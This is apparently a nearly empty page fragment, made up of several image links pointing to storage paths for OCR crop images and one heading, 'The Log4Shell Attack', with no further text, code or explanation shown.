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

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





The Log4Shell Attack



